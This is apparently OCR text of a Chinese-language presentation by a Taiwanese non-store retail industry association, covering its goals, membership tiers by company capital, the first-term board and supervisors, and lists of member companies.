
二. 強化產業升級研發：有關國內外產業之調查、統計、研究及發展並整合產業資源，提升業者技術與服務品質，爭取政府資源投入，研發成果業者共享。

三. 法規調適：配合虛擬通路新消費型態，推動合理消保法及公平法等法規調適，以符合產業發展需求。

四. 推動無店面產業跨國合作：將廣邀國際知名業者舉辦研討會或各類交流活動，引進全球最新經營理念、商業模式等，並促進產業媒合、協助產業出口拓銷或台灣接單，全球出貨，及國內外參展等。

五. 建立良好之消費關係平台：提供業者與消費者溝通的管道，必要時協助解決相關疑義。

組織架構



會員資格說明

一. 一般會員：

凡在本會組織區域內，經依法取得公司登記證照，載明經營郵件、電視、網際網路等電子媒介方式零售業務並以網路或其他廣告工具提供廣告、型錄等商品資訊，經由郵件、電話或網際網路下訂單後，商品直接從網際網路下載或以運輸工具運送至客戶處之公營或民營公司，均應於開業後一個月內，加入本會為一般會員，並派會員代表參與本會活動。

- 一級會員：資本總額新台幣三千萬（含）元以上者，推派代表五人。
- 二級會員：資本總額新台幣一千萬（含）元以上，未滿三千萬元者，推派代表二人。
- 三級會員：資本總額未滿新台幣一千萬元者，推派代表一人。

二. 贊助會員：

任何公司團體或個人認同本會宗旨並熱心贊助本會會務活動，經理事會通過，得為贊助會員。

第1屆理事長及常務理監事名單

- **理事長**
  - 廖尚文　東森國際股份有限公司 董事長
- **副理事長**
  - 林啟峰　富邦媒體科技股份有限公司 總經理
- **常務理事**
  - 許慶玲　香港商雅虎資訊股份有限公司台灣分公司 副總經理
  - 李登科　森森百貨股份有限公司 執行董事
  - 洪進福　中華電信股份有限公司 處長
  - 林一泓　歐付寶電子支付股份有限公司 董事長
  - 林雅菁　亞東電子商務股份有限公司 總經理
- **常務監事**
  - 吳發添　皇城廣告印刷事業股份有限公司 顧問
  - 朱淑芬　富邦媒體科技股份有限公司 部長

第1屆理監事名單

- **理事**
  - 孫志華　聯合報股份有限公司 總經理
  - 陳世志　東森得易購股份有限公司 董事長
  - 蕭　侃　寶興行銷管理顧問股份有限公司 總經理
  - 楊俊元　森森百貨股份有限公司 副總經理
  - 謝友甄　富邦媒體科技股份有限公司 處長
  - 徐　言　銓上企業股份有限公司 執行長
  - 嚴健誠　六員環有限公司 總經理
  - 葉志成　臺灣寶達興業有限公司 總經理
  - 朱溥霖　華陀扶元堂生藥科技股份有限公司 董事長
  - 彭振東　東森整合行銷股份有限公司 執行董事
  - 曾祥之　統一超商股份有限公司 經理
  - 楊世忠　精誠資訊股份有限公司 資深副總
  - 戴頌偉　美好家庭購物股份有限公司 總經理
  - 郭恆志　樂意媒體科技股份有限公司 董事長
- **監事**
  - 詹聖生　藍新科技股份有限公司 董事長
  - 劉宇田　紅陽科技股份有限公司 董事長
  - 李志興　台灣樂天市場股份有限公司 財務長
  - 謝長仲　東森國際股份有限公司 副總經理
  - 陳婷婷　統一超商股份有限公司 經理

會員名單

※ 一級會員共57家

- 東森國際股份有限公司
- 網勁科技股份有限公司
- 藍新科技股份有限公司
- 歐付寶第三方支付股份有限公司
- 東森得易購股份有限公司
- 森森百貨股份有限公司
- 東森新聞雲股份有限公司
- 皇城廣告印刷事業股份有限公司
- 寶興行銷管理顧問股份有限公司
- 六員環有限公司
- 華陀扶元堂生藥科技股份有限公司
- 鴻馨貿易股份有限公司
- 皇冠開發科技股份有限公司
- 衛利生物科技股份有限公司
- 旺德電通股份有限公司
- 銓上企業股份有限公司
- 三多士股份有限公司
- 美好家庭購物股份有限公司
- 亞東電子商務股份有限公司
- 飛翔駱駝國際資訊股份有限公司
- 富邦媒體科技股份有限公司
- 中華電信股份有限公司
- 優達斯國際有限公司台灣分公司
- 博客來數位科技股份有限公司
- 雅虎資訊股份有限公司台灣分公司
- 台灣樂天市場股份有限公司
- 統一超商股份有限公司
- 聯合報股份有限公司
- 智付寶股份有限公司
- 中華郵政股份有限公司

會員名單

※ 一級會員共57家

- 台灣新蛋網股份有限公司
- 地壹創媒股份有限公司
- 台灣里國際有限公司
- 日翊文化行銷股份有限公司
- 樂利數位科技股份有限公司
- 統一數網股份有限公司
- 台灣大哥大股份有限公司
- 吉甲地好市集股份有限公司
- 剛谷科技股份有限公司
- 購明系雲科技股份有限公司
- 東森整合行銷股份有限公司
- 美而快實業股份有限公司
- 亞匯行動支付股份有限公司
- 中華優購股份有限公司
- 暘碁資訊股份有限公司
- 大同綜合訊電股份有限公司
- 創業家兄弟股份有限公司
- 高鉅科技股份有限公司
- 毛寶股份有限公司
- 台北港國際物流股份有限公司
- 聯合國際行動支付股份有限公司
- 新竹物流股份有限公司
- 大賀行銷股份有限公司
- 精誠資訊股份有限公司
- 宜睿智慧股份有限公司台灣分公司
- 買新鮮科技股份有限公司
- 台灣連線有限公司

會員名單

※ 二級會員共13家

- 買對股份有限公司
- 紅陽科技股份有限公司
- 匯智資訊股份有限公司
- 臺灣寶達興業有限公司
- 耐德科技股份有限公司
- 東稻股份有限公司
- 立吉富線上金流股份有限公司
- 台灣萬事達金流股份有限公司
- 拉魯網路科技股份有限公司
- 連加網路商業股份有限公司
- 長龍農產股份有限公司
- 子辰國際開發股份有限公司
- 台灣怡海雲端服務有限公司

會員名單

※ 三級會員共19家

- 台灣淘金信息科技股份有限公司
- 摩根國際購物股份有限公司
- 譽瀚股份有限公司
- 時尚美人生物科技有限公司
- 花道家股份有限公司
- 瑞和實業有限公司
- 和融資本有限公司
- 娜娜森林企業社
- 淘寶資訊股份有限公司台灣分公司
- 樂意媒體科技股份有限公司
- 麥芽設計有限公司
- 亞馬遜環球行銷股份有限公司
- 允億豐國際股份有限公司
- 瑞達全球策略行銷有限公司
- 泓江貿易有限公司
- 三品天國際股份有限公司
- 音饗國際貿易有限公司
- 台灣利威國際物流股份有限公司
- 誠意食品有限公司

加入我們

※本會簡介、章程及入會相關表格資料，敬請上網下載：http://www.cnra.org.tw/non-store.rar

※本會LINE ID：@tdb8291p

※本會FB無店面產業討論區

簡報結束

敬請指教